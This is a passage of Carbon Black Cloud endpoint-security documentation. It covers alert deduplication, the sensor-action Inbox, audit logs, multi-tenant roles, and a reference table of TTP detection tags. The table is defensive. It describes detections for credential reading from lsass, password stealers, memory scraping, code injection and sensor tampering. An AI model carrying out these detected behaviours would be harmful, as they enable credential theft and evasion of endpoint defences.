In the most trivial case, you will notice that alerts are duplicated when you see two records that have the same `alert_id`. However, the Carbon Black Cloud Alerts Service intentionally updates certain alerts (for example, Carbon Black Analytics alerts) anytime the Carbon Black Cloud observes new, suspicious endpoint activities related to the alert's events within a short period of time. This necessitates re-forwarding that updated alert to make sure that the updated alert attributes are available to customers who need that updated state. Under the most extreme circumstances, the Alerts Service updates specific alerts up to 60 times. This updating behaviour is not true for other kinds of alerts, such as Watchlist alerts or Device Control alerts.

When the Alerts Service deliberately issues updated copies of the alert, the `last_update_time` field will always be incremented for the same `alert_id`, and one or more other fields in that alert record will have been updated as well.

When the Data Forwarder creates a duplicate of the alert, all data fields will be identical, including both the `alert_id` and `last_update_time` fields.

Event Duplication: NGAV origin

All NGAV events emitted by the Carbon Black Cloud Data Forwarder include a unique identifier `event_id`.

Event Duplication: EDR origin

The EDR events emitted by the Carbon Black Cloud Data Forwarder do not include a unique identifier.

Event duplication: NGAV + EDR Side-by-Side

By design, the NGAV and EDR features of the sensor independently instrument the events they deem to be reportable. This generally means that (for those events instrumented by both features — for example, excluding modloads and fileless scriptloads, which are exclusive to Carbon Black Cloud Enterprise EDR — that there can occasionally be separately-reported events for the same activity.

Further, because of the lack of an EDR `event_id`, there is no definitive single field by which an NGAV event can be correlated to its EDR equivalent. A combination of `childproc_guid` and `type` can suffice for `type=endpoint.event.procstart`, but for other event types, `process_guid` and `type` still means multiple events. In such cases, correlating by `device_timestamp` can help, but two threads in the sensor rarely generate exactly the same timestamp down to millisecond precision.

For example, the sensor reports four filemods for a process: one NGAV filemod and three EDR filemods. The NGAV event and one of the three EDR events are for `ACTION_FILE_CREATE`. EDR reports `ACTION_FILE_CREATE | ACTION_FILE_MOD_OPEN | ACTION_FILE_OPEN_WRITE`. In the case of `FILE_CREATE`, the `filemod_name` matches unambiguously between the "same" event, but the same is not true of many regmod events.

Using the Inbox

You can use the Inbox to view the status of sensor-related actions taken on your endpoints and hashes and access uploaded files.

When a request to upload a file from an endpoint to the console has been completed, the file will be available for download from this page.

Subtypes

Items in your inbox are categorized by the type of request that is sent to the sensor.

- **Bypass:** Request to enable "bypass" mode; all policy enforcement on the endpoint is disabled

- **Quarantine:** Request to enable "quarantine" mode; isolate an endpoint from the network to mitigate spread of malicious activity
- **Delete Hash:** Request to delete an application/file by hash
- **Upload Hash:** Request to upload an application/file by hash to the console
- **Kill Switch:** Request to disable Live Response functionality on the endpoint
- **Background Scan:** Request to initiate a background scan

Note **Bypass** and **Quarantine** subtype requests will show either **On** or **Off** in the **Action** column to indicate whether the mode is being enabled or disabled on the endpoint.

Status

The **Status** of a **Subtype** request indicates the last known status of the request received from the sensor.

- **Triggered:** The request is submitted through the console, but not yet received by the sensor
- **Sent to sensor:** The request has been received by the sensor; typically occurs once the sensor has checked into the cloud
- **Success:** The request has been completed by the sensor; requested files are available for download
- **Error:** The request has failed

Download Requested Files

During an investigation, you may come across interesting or suspicious files. You can request to obtain these files from an endpoint for further investigation.

This option is available in certain locations across the console by clicking the **Take Action** button on an application and selecting **Request Upload**. The request will populate on the **Inbox** page.

Note Uploaded files expire after two weeks. Attempting to download an expired file will result in a timeout error.

Procedure

- 1 On the left navigation pane, click **Inbox**.
- 2 When the file is available for download, click the **Download** icon  next to the filename.

Note Not all files are compatible with upload requests. See the list of [Manual Upload File Restrictions](#).

Manual Upload File Restrictions

The following file restrictions apply to manual file uploads.

Windows

Windows does not restrict uploading of script files when **Private Logging Level** is enabled in the policy.

Windows files that have the following file extensions can be uploaded for analysis:

- .exe
- .dll
- .sys
- .OCX
- .drv
- .scr
- .pif
- .ex_
- .msi
- .vb
- .vbs
- .jar

macOS

MacOS scripts are not uploaded if **Private Logging Level** is enabled in the policy. If **Allow Executable Uploads for Scans** is not selected, all script uploads are disabled regardless of type.

Common macOS object types can be uploaded for analysis:

- Perl
- Python
- Ruby
- Shell
- TCL
- PHP
- Applescript

The following objects cannot be uploaded:

- Files in the /etc directory
- Files that contain the following extensions:
 - .class
 - .js

- .pkg and .dmg with a file size of > 20MB
- Scripts (when **Private Logging Level** is enabled)
- Document files including:
 - Keynote
 - PDF
 - MS Office
 - Open Office (determined by both magic and extension)
 - Files that do not contain a Magic Cookie (the first four bytes of a file that identifies the special file format)

Audit Logs

You can use the Audit Log to review actions performed by Carbon Black Cloud console users.

By default, the Audit Log will show entries in the **Standard** view for 2 weeks.

Modify the Level of Granularity of Log Entries

You can modify the level of granularity of the log entries.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Choose from the three available log views.
 - **Flagged:** View entries flagged as important, such as failed login attempts and locked accounts.
 - **Standard:** View all actions performed by console users, including actions taken on policies, sensor groups, alerts, etc. Includes all entries shown in the **Flagged** view.
 - **Verbose:** View *all* audit log entries in the given time frame, including all page loads. Includes all entries shown in the **Flagged** and **Standard** views.

Expand the Log Scope

You can expand the log scope.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Choose an option from the time frame dropdown to view entries specifically during that period.
 - Select **Custom** to create your own time frame
 - Select **All available** to display data from the last 13 months, if available

Limit the Log Scope to Keywords

You can limit the log scope by using keywords in the search field.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Enter search criteria and press **Enter**. For example, if you search for the word **Password**, only log entries containing the word Password display.

Note The search criteria is not case sensitive.

Modify the Audit Table Configuration

You can configure the audit table.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Click **Configure Table**.
- 3 Select what columns you want to display, then click **Apply**.

Export Audit Logs

You can export audit logs to your local machine. By default, the logs are exported in CSV format to the default location defined by your browser.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Specify the log criteria.
 - Specify the timeframe of the log
 - Specify Flagged, Standard, or Verbose
 - Specify a keyword search, if necessary.

Note The exported audit log will contain only the entries specified by these settings.

- 3 Click the **Export** button.

Results

The audit log is downloaded to the browser's default location using the naming convention: audit_logs_12345.....csv.

Multi-tenancy

9

Customers operating in a multi-tenancy environment have additional options when creating and modifying user and their respective roles.

This chapter includes the following topics:

- [Managing Users in a Multi-tenancy Environment](#)
- [Switch Organizations](#)

Managing Users in a Multi-tenancy Environment

Customers and partners in multi-tenant Carbon Black Cloud environments can enforce a least privileged access model by assigning various levels of access to users for each org.

When creating a user in a parent organization, you are prompted to specify roles for the parent organization and any child organizations you want to grant access to.

The screenshot shows the 'Add User' dialog box. Under 'USER DETAILS', fields for First name ('John') and Last name ('Doe') are filled. Under 'PARENT ORGANIZATION - MSSP.PARENT.COM', 'View All' is selected. Under 'CHILD ORGANIZATIONS', 'Level 2 Analyst' is selected for 'Organization' (with 'msspchild1.com' listed) and 'All current and future organizations' is selected for 'Role'. At the bottom are 'Save' and 'Cancel' buttons.

Before creating or modifying users, you should familiarize yourself with how Carbon Black Cloud handles roles and permissions in a multi-tenancy environment. See: [Multi-tenancy Role Assignments](#)

Add Users in a Multi-tenancy Environment

Use this procedure to add a new user in a multi-tenancy environment.

Prerequisites

Before you add a new user, you should be aware of how implicit and explicit role assignments work. See: [Multi-tenancy Role Assignments](#)

Procedure

- 1 Click **Settings>Users** in the left navigation pane.
- 2 Click **Add User**.
- 3 Enter the **User Details** for the new user, including name, email, and phone number.
- 4 Under **Parent Organization**, click **Select Role** and specify the parent organization role of the user, and then click **Save**.

See: [Multi-tenancy Role Assignments](#) for detail regarding role selection.

As needed, you can toggle the display of role descriptions **On** and **Off**.

Important When a parent organization role is set to Super Admin, the same role is applied to all current and future child organizations.

- 5 Under **Child Organizations**, click **Add Permission** and specify the parent organization role of the user, and then click **Save**.
 - As needed, you can toggle the display of role descriptions **On** and **Off**.
 - For each permission, you can apply that permission and role to specific organizations or all current and future organizations.

Note You can assigned a mix of permissions for each user. For example, a user could have "View All" permission for the parent and all child organizations and have "Super Admin" for one specific child organization.

- 6 When finished making changes, click **Save** in the **Add User** page.

An email is sent to the input email address. The email will prompt the user to log in and create a password.

Results

Added users will appear in the table once they have confirmed their login credentials.

Modify Users in a Multi-tenancy Environment

Use this procedure to modify an existing user in a multi-tenancy environment.

Prerequisites

If you plan to modify a user role, make sure you are familiar with [Multi-tenancy Role Assignments](#).

Important You can only modify an assigned permission if you have an equal or greater role in all orgs listed in that assignment.

Procedure

- 1 Click **Settings>Users** in the left navigation pane.

- 2 Identify the user and row that you want to modify and on the right side under **Actions**, click **Edit**.
- 3 Make changes to the user details, parent organization role, or to the child organizations permissions.
- 4 When finished making changes, click **Close** in the **Edit User** page.

Delete Users in a Multi-tenancy Environment

Use this procedure to delete a user in a multi-tenancy environment

Procedure

- 1 Click **Settings>Users** in the left navigation pane.
- 2 Identify the user you want to delete and on the right, under **Actions**, click the **X** icon.
- 3 In the Delete User prompt, confirm that the user listed is the user you intend to delete and then click **Delete**.

Important Once deleted, the action cannot be undone.

Multi-tenancy Role Assignments

Users are granted specific permissions based on their assigned role.

Six pre-defined [Predefined User Roles](#) are available for selection.

You can also create a [Managing Roles](#) to create new roles with specific permission levels.

Reference the [Roles Permission Descriptions](#) for additional detail when creating custom roles.

Note [Legacy User Roles](#) are still available for selection, but will be phased out over time.

When creating a user in a PARENT organization, you are prompted to specify roles for the parent organization and any child organizations you want to grant access to.

In CHILD organizations, you have the option of assigning a role with explicit or implicit access when creating a user.

Explicit Role Assignment

When creating an explicit assignment, the user is denied by default to any organization until a role has been assigned. To create an explicit role assignment select the specific organizations the user should have access to and the role they should have.

You can only assign roles that are less than or equal to your level of access. The roles presented are the highest level of access you can assign across all selected organizations.

Implicit Role Assignment

An implicit role assignment grants the user the selected role across all child organizations for that parent. To create an implicit role assignment, select **All current and future organizations**.

Important


- In order to create an implicit role assignment, you must have an implicit role yourself.
- Any users created before this update have an implicit access to all children, or have the role of “Super Admin” in the parent org.
- When a parent organization role is set to Super Admin, the same role is applied to all current and future child organizations.

Switch Organizations

Multi-tenancy customers can switch their view between parent and child organizations.

Note If you are not in a multi-tenancy environment, nothing will happen when you attempt this procedure.

Procedure

- 1 There are two ways you can access the option to switch organizations:
 - In the upper-left corner of the navigation pane, click the organization name listed.
 - In the upper-right corner, click your name and select **Switch Orgs** from the drop-down.
- 2 The **Switch Org** page displays.
- 3 From the drop-down list, select the organization you want to view.
 - In environments with many organizations, you can type the org name to quickly find it.
 - To see all orgs and pick from the list, select **See all orgs**.



- 3 Click **Select** when finished.

Results

A notification displays briefly at the top of the screen notifying you that your view has changed. In addition, the new org name displays in the upper-left corner of the navigation pane.

TTPs and MITRE Techniques

10

Tactics, Techniques, and Procedures (TTPs) are behaviors, methods, or patterns of activity used by a threat actor, or group of threat actors.

MITRE Techniques are derived from MITRE ATT&CK™. This framework provides a list of common tactics, techniques, and procedures that can be used to discover potential threats and identify areas of risk and improvement in your environment. The framework is comprised of 12 Tactics and over 300 Techniques, which adversaries use to compromise systems and enterprises.

Carbon Black TTPs

Events and alerts are tagged with Carbon Black TTPs to provide context around attacks and behaviors leading up to attacks that are detected and prevented by policy actions.

Carbon Black TTPs present as fully colored pills, based on severity.

TPP color severity legend

- **Dark red:** Critical
- **Bright red:** High
- **Orange:** Medium
- **Yellow:** Low
- **Gray:** None
- **Black:** Policy action

Use the [TPP Reference](#) for a full list and description of all Carbon Black TTPs.

MITRE Techniques

Events and alerts may also be tagged with MITRE Techniques, derived from MITRE ATT&CK™.

MITRE techniques appear alongside TTPs and always have a "mitre_" prefix, followed by the Technique ID, and the Technique name. They present as hollow pills with a colored border, based on severity.

MITRE TID color severity legend

- **Dark red border:** Critical

- **Bright red border:** High
- **Orange border:** Medium
- **Yellow border:** Low

Click a MITRE Technique pill to learn more on the [MITRE ATT&CK™](#) website, and use the [MITRE Techniques Reference](#) for a full list of MITRE techniques in the Carbon Black Cloud console.

This chapter includes the following topics:

- [TTP Reference](#)
- [MITRE Techniques Reference](#)

TTP Reference

Tactics, Techniques, and Procedures (TTPs) are behaviors, methods, or patterns of activity used by a threat actor, or group of threat actors.

Events and alerts are tagged with TTPs to provide context around attacks and behaviors leading up to attacks that are detected and prevented by policy actions. Events and alerts may also be tagged with [MITRE Techniques](#). See the [MITRE Techniques Reference](#) for a full list of MITRE techniques in the Carbon Black Cloud console.

Important VMware Carbon Black is replacing the terms *blacklist* and *whitelist* with *banned list* and *approved list*. Notice will be provided in advance of terminology updates to APIs, TTPs, and Reputations.

Tag	Where It's Detected			Description
	Category	How It's Set		
ACCESS_CALENDAR (Severity: Medium)	Sensor	Data at Risk	A filesystem filter driver is set to identify a read access based on target file extension.	Access the calendar application data files. For example Outlook.
ACCESS_CLIPBOARD (Severity: Medium)	Sensor	Data at Risk	The Win32 API GetClipboardData() is called.	Access clipboard application data.
ACCESS_CONTACTS (Severity: Medium)	Sensor	Data at Risk	A filesystem filter driver is set to identify a read access based on target file extension.	Access contact list/phone list application data.
ACCESS_DATA_FILES (Severity: Medium)	Sensor	Data at Risk	A filesystem filter driver is set to identify a read access based on target file extension.	Access data files.
ACCESS_EMAIL_DATA (Severity: Medium)	Sensor	Data at Risk	A filesystem filter driver is set to identify a read access based on target file extension.	Access email contents.

Tag	Where It's Detected		Category	How It's Set	Description
	Detected	It's			
ACTIVE_CLIENT (Severity: Low)	Sensor	Network Threat		A network filter driver is set to identify the successful initiation of IPv4 or IPv6 connections.	Application successfully initiated a network connection.
ACTIVE_SERVER (Severity: Medium)	Sensor	Network Threat		A network filter driver is set to identify accepted IPv4 or IPv6 connections.	Application successfully accepted a network connection.
ADAPTIVE_WHITE_APP (Severity: None)	Analytics	Malware & Application Abuse		A hash lookup has identified an executable with reputation: ADAPTIVE_WHITE_APP. App is also (not signed) and (new i.e. age < 30 days).	An unknown application that scanned clean.
ATTEMPTED_CLIENT (Severity: Low)	Sensor	Network Threat		A network filter driver is set to identify the unsuccessful initiation of IPV4 or IPv6 connections.	Application attempted to initiate a network connection (and failed).
ATTEMPTED_SERVER (Severity: None)	Sensor	Network Threat		A network filter driver is set to identify the unsuccessful acceptance of IPV4 or IPv6 connections.	Application attempted to accept a network connection (and failed).
BEACON (Severity: Medium)	Analytics	Network Threat		A failed network socket connection was enforced at the network filter driver, including the use of userland hooks.	Low Reputation application (ADAPTIVE_WHITE or worse) running for the first time attempted to beacon over http/s to a server, unsuccessfully.
BUFFER_OVERFLOW_CALL (Severity: Medium)	Sensor	Emerging Threats		Userland hooks are set to identify API calls from writeable memory.	Application attempted a system call from a buffer overflow.
BYPASS_POLICY (Severity: High)	Sensor	Emerging Threats		Identified a driver callback that includes specially crafted command line arguments.	Application attempted to bypass the device's default security policy.
CODE_DROP (Severity: Medium)	Sensor	Malware & Application Abuse		A filesystem filter driver is set to identify the creation of a new binary or script, based on target file extension.	Application dropped an executable or script.

Tag	Where It's Detected			Description
	Category	How It's Set		
COMPANY_BANNED (Severity: High)	Sensor	Malware & Application Abuse	The hash of a binary has been banned from executing, placed on the COMPANY_BANNEDLIST.	Application is on the company banned list.
COMPANY_BLACKLIST (Severity: High)	Sensor	Malware & Application Abuse	The hash of a binary has been banned from executing, placed on the COMPANY_BLACKLIST.	Application is on the company banned list.
COMPROMISED_PARENT (Severity: None)	Sensor	Process Manipulation	Userland hooks are set to identify processes that complete buffer overflow, process hollowing or code injection by compromised app such as, email, office, or browsers apps.	Parent process has been compromised due to process modifications such as buffer overflow, code injection, or process hollowing.
COMPROMISED_PROCESS (Severity: Medium)	Sensor	Process Manipulation	Userland hooks are set to identify processes that complete buffer overflow, process hollowing or code injection by compromised app such as, email, office, or browsers apps.	Process has been compromised due to process modifications such as buffer overflow, code injection, or process hollowing.
CONNECT_AFTER_SCAN (Severity: None)	Analytics	Network Threat	Analytics checks to see if a connection has been made after an initial port scan.	A connection has been made after an initial port scan.
COPY_PROCESS_MEMORY (Severity: High)	Sensor	Data at Risk	Userland hooks are set to identify an application that took a memory snapshot of another process.	Application took a memory snapshot of another process
DATA_TO_ENCRYPTION (Severity: None)	Sensor	Data at Risk	A process attempts to modify a ransomware canary file.	An application tried to modify one of the special ransomware canary files that the Carbon Black Cloud placed in the file system. These files are sensor-controlled and should never be modified by any application other than the Carbon Black Cloud.
DETECTED_BLACKLIST_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	Hash of discovered executable has reputation: COMPANY_BLACKLIST.	A Blacklisted application has been detected on the filesystem.

Tag	Where It's Detected				Description
	Category	How It's Set			
DETECTED_MALWARE_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	Hash or local scan of discovered executable has reputation: KNOWN_MALWARE		Malware application has been detected on the filesystem.
DETECTED_PUP_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	Hash or local scan of discovered executable has reputation: PUP		Potentially Unwanted Application (PUP) has been detected on the filesystem.
DETECTED_SUSPECT_APP (Severity: High)	Sensor & Analytics	Malware & Application Abuse	Hash or local scan of discovered executable has reputation: SUSPECT_MALWARE		Suspect Application has been detected on the filesystem.
DUMP_PROCESS_MEMORY (Severity: Medium)	Sensor	Data at Risk	Userland API hooks are set to detect a process memory dump.		Application created a memory dump of another process on the filesystem
EMAIL_CLIENT (Severity: Low)	Sensor	Network Threat	A network filter driver is set to identify client connections that use an email protocol (e.g. SMTP, SMTPS, POP3, POP3S, IMAP, IMAP2, IMAPS).		Non-Email application (i.e. unknown) is acting like an email client and sending data on an email port.
ENUMERATE_PROCESSES (Severity: Medium)	Sensor	Generic Suspect	Userland API hooks are set to detect process enumeration.		Process is attempting to obtain a list of other processes executing on the host.
FAKE_APP (Severity: High)	Analytics	Malware & Application Abuse	A filesystem driver is set to identify "well known" windows applications by path (e.g. explorer, winlogin, lsass, etc) which are executed from the wrong directory.		Application that is potentially impersonating a well-known application.
FILE_TRANSFER (Severity: High)	Sensor	Network Threat	A network filter driver is set to identify successfully established, connected or rejected IPV4 or IPv6 connections on FTP.		Application is attempting to transfer a file over the network.
FILE_UPLOAD (Severity: Medium)	Analytics	Network Threat	Userland hooks, network filter driver and file system filter driver are set to identify processes that perform memory scraping followed by a network connection.		Application is potentially uploading stolen data over the network.

Tag	Where It's Detected		Category	How It's Set	Description
	Detected	It's			
FILELESS (Severity: Critical)	Analytics	Emerging Threats		A driver callback is identified that includes command line arguments to execute a script from command line or registry	A script interpreter is acting on a script that is not present on disk.
FIXED_PORT_LISTEN (Severity: Low)	Sensor	Network Threat		An IPv4 or IPv6 network filter driver has been set to listen for connections on a fixed port	Application is listening on a fixed port.
HAS_BUFFER_OVERFLOW (Severity: Low)	Sensor	Emerging Threats		Userland hooks are set to identify API calls from writeable memory	This process has exhibited a buffer overflow.
HAS_COMPROMISED_CODE (Severity: High)	Sensor	Process Manipulation		A COMPROMISED_PROCESS has called one of a large variety of high risk functions.	A compromised process had called one of multiple functions
HAS_INJECTED_CODE (Severity: None)	Analytics	Process Manipulation		The analytics keeps track if a process has been compromised and then injects code into another process.	The process is running injected code.
HAS_MALWARE_CODE (Severity: High)	Sensor	Process Manipulation		A MALWARE_APP has performed a process injection using one of a variety of high risk techniques.	Process has been injected into by known malware.
HAS_PACKED_CODE (Severity: Low)	Sensor	Process Manipulation		Userland hooks have identified an API call from writeable memory.	Application contains dynamic code (i.e. writable memory & not buffer overflow).
HAS_PUP_CODE (Severity: High)	Sensor	Process Manipulation		A PUP_APP has performed a process injection using one of a variety of techniques.	Process has been injected into by a PUP.
HAS_SCRIPT_DLL (Severity: Low)	Sensor	Generic Suspect		A driver routine is set to identify processes that load an in-memory script interpreter.	Process loads an in-memory script interpreter.
HAS_SUSPECT_CODE (Severity: High)	Sensor	Process Manipulation		A SUSPECT_APP has performed a process injection using one of a variety of techniques.	Process has been injected into by suspect malware.
HIDDEN_PROCESS (Severity: High)	Sensor	Generic Suspect		Events attributed to a process which is not visible to periodic user level process calls.	Sensor has detected a hidden process.

Tag	Where It's Detected		Category	How It's Set	Description
	Detected	It's			
HOLLOW_PROCESS (Severity: None)	Sensor	Process Manipulation		Multiple user level hooks are set to identify a specific sequence of calls that indicate a process is being replaced with another.	A technique used to hide the presence of a process, typically performed by creating a suspended process, replacing it with a malicious one.
IMPERSONATE_SYSTEM (Severity: None)	Analytics	Process Manipulation		Is set when the username that is associated with a process changes during the course of execution to NT AUTHORITY\SYSTEM.	Tracks the username that is associated with a process and watches for change of associated username to system/root.
IMPERSONATE_USER (Severity: None)	Analytics	Process Manipulation		Is set when the username that is associated with a process changes during the course of execution to something other than NT AUTHORITY\SYSTEM.	Tracks the username that is associated with a process and watches for change of associated username from system/root to that of another user.
INDIRECT_COMMAND_EXECUTION (Severity: Low)	Sensor	Malware & Application Abuse		Various system utilities may have been used to execute commands, possibly without invoking cmd.	System utility used to indirectly execute another command.
INJECT_CODE (Severity: Medium)	Sensor	Process Manipulation		Multiple kernel, OS and User level techniques are set to identify applications attempting to inject code into another process space	Application is attempting to inject code into another process.
INJECT_INPUT (Severity: Medium)	Sensor	Generic Suspect		Userland hooks are set to identify an attempt to inject input into process	Application is attempting to inject input into process.
INSTALL (Severity: Low)	Sensor	Generic Suspect		A filesystem filter driver is set to identify the creation of new binaries or scripts based on target file extension by installer executable	Install process is running.
INTERNATIONAL_SITE (Severity: Low)	Analytics	Network Threat		Geographic IP is set to identify the source or destination of IPv4 and IPv6 connections.	Application attempt to communicate with a peer IP address located in another country (excluding into US)

Tag	Where It's Detected		Category	How It's Set	Description
	Sensor	Analytics			
IRC (Severity: Medium)	Sensor		Network Threat	An IPv4 or IPv6 network filter driver is set to identify connections using common IRC ports	Application attempt to communicate over Internet Relay Chat port.
KERNEL_ACCESS (Severity: None)	Sensor		Malware & Application Abuse	A process attempts to modify the system's master boot record (MBR).	An application attempts to directly access the system's hard drive to write data into the MBR portion of the disk. Malware uses this tactic to alter system behavior on startup.
KNOWN_APT (Severity: Critical)	Sensor & Analytics		Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: APT	Application is Advanced Persistent Threat.
KNOWN_BACKDOOR (Severity: Critical)	Sensor & Analytics		Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: backdoor	Application is a known backdoor into the system.
KNOWN_DOWNLOADER (Severity: Critical)	Sensor & Analytics		Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: downloader	Application is a known malicious downloader.
KNOWN_DROPPER (Severity: Critical)	Sensor & Analytics		Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: dropper	Application is a known dropper of executables
KNOWN_KEYLOGGER (Severity: Critical)	Sensor & Analytics		Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: keylogger	Application known to monitor keyboard input.
KNOWN_PASSWORD_STEALER (Severity: Critical)	Sensor & Analytics		Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: password stealer	Application known to steal passwords.

Tag	Where It's Detected		Category	How It's Set	Description
	Sensor & Analytics	Policy Action			
KNOWN_RANSOMWARE (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: ransomware	Application is known Ransomware.
KNOWN_ROGUE (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: rogue	Application is known as a rogue application.
KNOWN_ROOTKIT (Severity: None)	Sensor & Analytics	Malware & Application Abuse	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: rootkit	Application is a known root kit.
KNOWN_WORM (Severity: Critical)	Sensor & Analytics	Malware & Application Abuse	Malware & Application Abuse	A hash lookup has identified a running executable that has reputation: KNOWN_MALWARE, category: worm	Application is a known worm.
LEVERAGES_SYSTEM.Utility (Severity: High)	Analytics	Emerging Threats	Network Threat	Various system utilities may have been used to perform malicious activity.	A system utility was used for potentially malicious purposes.
LOW_REPUTATION_SITE (Severity: Medium)	Analytics	Emerging Threats	Network Threat	A network filter driver is set to identify connections to a peer IP address or Domain that has a low site reputation score	Application made a network connection to a peer with low reputation.
MALWARE_APP (Severity: Critical)	Analytics	Malware & Application Abuse	Malware & Application Abuse	A hash lookup or local scanner has identified a running executable that has reputation: MALWARE	Application is a known Malware application.
MALWARE_DROP (Severity: High)	Sensor	Malware & Application Abuse	Malware & Application Abuse	A CODE_DROP has been detected where the dropped application has the reputation: KNOWN_MALWARE : SUSPECT_MALWARE	Application dropped a malware application.
MALWARE_SERVICE_DISABLED (Severity: Not applicable)	Sensor	Policy Action	Policy Action	The analytics receives this info from the sensor and sets this value accordingly.	Malware service detected and disabled by a policy.
MALWARE_SERVICE_FOUND (Severity: Not applicable)	Sensor	Policy Action	Policy Action	The analytics receives this info from the sensor and sets this value accordingly.	Malware service detected by a policy.

Tag	Where It's Detected			How It's Set	Description
	Category				
MODIFY_KERNEL (Severity: Critical)	Sensor	Process Manipulation	A userland hook has identified a process that modified kernel space		Application modified system kernel via NullPage Allocation
MODIFY_MEMORY_PROTECTION (Severity: Medium)	Sensor	Process Manipulation	A userland hook is set to detect a process modifying the memory permissions of a secondary process		Application modify memory protection settings for the process.
MODIFY_OWN_PROCESS (Severity: Medium)	Sensor	Process Manipulation	A userland hook is set to detect a process that opens a handle to itself.		Application attempted to open its own process with permissions to modify itself.
MODIFY_PROCESS_EXECUTION (Severity: None)	Sensor	Process Manipulation	A userland hook is set to identify attempts to modify the execution context in another process thread.		Application attempted to modify the execution context in another process thread (either EAX or EIP)
MODIFY_PROCESS (Severity: Medium)	Sensor	Process Manipulation	A userland hook is set to identify applications attempting to open another process		Application attempted to open another process with permissions to modify the target.
MODIFY_SENSOR (Severity: Critical)	Sensor	Emerging Threats	A userland hook is set to identify an attempt to modify or disable the Carbon Black Cloud Sensor		Tamper Protection - Application attempted to modify Carbon Black Cloud Sensor.
MODIFY_SERVICE (Severity: High)	Sensor	Process Manipulation	A userland hook is set to identify applications that attempt to control, create or delete a windows service		Application attempted to control, create or delete a windows service.
MONITOR_MICROPHONE (Severity: Medium)	Sensor	Data at Risk	A userland hook is set to identify applications attempting to monitor the microphone		Application attempted to monitor the microphone.
MONITOR_USER_INPUT (Severity: Medium)	Sensor	Data at Risk	A userland hook is set to identify applications attempting to monitor user input		Application attempted to monitor user input (keyboard or mouse).
MONITOR_WEBCAM (Severity: Medium)	Sensor	Data at Risk	A userland hook is set to identify applications attempting to monitor the onboard camera		Application attempted to monitor web camera.

Tag	Where It's Detected		Category	How It's Set	Description
	Sensor	Analytics			
NETWORK_ACCESS (Severity: Low)	Sensor		Network Threat	An IPv4 or IPv6 network filter driver has successfully initiated or accepted a network connection	Application successfully initiated or accepted a network connection
NON_STANDARD_PORT (Severity: None)	Sensor		Network Threat	Network filter driver verifies ports for common protocols. Identifies non-trusted applications from making non-http requests.	The process of passing network traffic on an alternative port to which it was assigned by the IANA Internet Assigned Numbers Authority (IANA); for example, passing FTP on port 8081 when it is normally configured to listen on port 21.
OS_DENY (Severity: None)	Sensor		Operating System Action	Analytics receives this info from the sensor and sets this value accordingly.	The attempted action was denied by the operating system.
PACKED_CALL (Severity: Medium)	Sensor		Emerging Threats	A userland hook is set to identify API calls from writeable memory	Application attempted a system call from dynamic code (i.e. writable memory & not buffer overflow)
PACKED_CODE (Severity: None)	Analytics		Process Manipulation	Depending on the arguments to script interpreters and applications, this is set when the arguments are related to encoding, obfuscating, file-less execution, etc.	The process contains unpacked code.
PERSIST (Severity: None)	Sensor		Generic Suspect	A file system driver is set to identify registry modifications that enable persistence upon reboot or application removal also known as auto-start extensibility points (ASEP)	Persistent application.
PHISHING (Severity: None)	Sensor		Generic Suspect	A driver callback is identified where an email application launches a web browser.	Email client launching a browser.

Tag	Where It's Detected		Category	How It's Set	Description
	Detected	It's			
PHONE_HOME (Severity: Medium)	Sensor	Network Threat		An IPv4 or IPv6 network filter driver is set to identify client connections to a host that had performed a port scan against a Sensor	Application attempt to connect back to a scanning host.
POLICY_DENY (Severity: Not applicable)	Sensor	Policy Action		The analytics receives this info from the sensor and sets this value accordingly.	The attempted action was denied due to policy.
POLICY_TERMINATE (Severity: Not applicable)	Sensor	Policy Action		The analytics receives this info from the sensor and sets this value accordingly.	The process was terminated due to policy.
PORTSCAN (Severity: None)	Sensor	Network Threat		N consecutive scans on different ports from the same host are detected.	A port scan is conducted.
PRIVILEGE_ESCALATE (Severity: None)	Analytics	Process Manipulation		Is set when the username that is associated with a process changes during the course of execution to "NT AUTHORITY\SYSTEM" or the process has gained the admin privilege.	Checks to see whether the actual SYSTEM privilege is associated with the process (not just the username context).
PROCESS_IMAGE_REPLACED (Severity: None)	Sensor	Process Manipulation		Userland hooks watch for specific APIs being invoked that involve overwriting of the main executable section of a process, and other related manipulations such as suspending and unmapping sections.	Application has had its primary executable code replaced with other code.
PUP_APP (Severity: High)	Analytics	Malware & Application Abuse		A hash lookup or local scanner has identified a running executable that has reputation: PUP	Application is a Potentially Unwanted Program.
RAM_SCRAPING (Severity: Medium)	Sensor & Analytics	Data at Risk		User land hook is set to detect an application's attempt to read process memory.	When a process tries to scrape the memory utilized by another process.
READ_PROCESS_MEMORY (Severity: Medium)	Sensor	Data at Risk		A userland hook is set to detect applications attempting to read process memory.	Application is attempting to read process memory.
READ_SECURITY_DATA (Severity: High)	Sensor	Data at Risk		A userland hook is set to detect an application attempting to read privileged security information.	Application is attempting to read privileged security information (for example, lsass.exe).

Tag	Where It's Detected			Description
	Category	How It's Set		
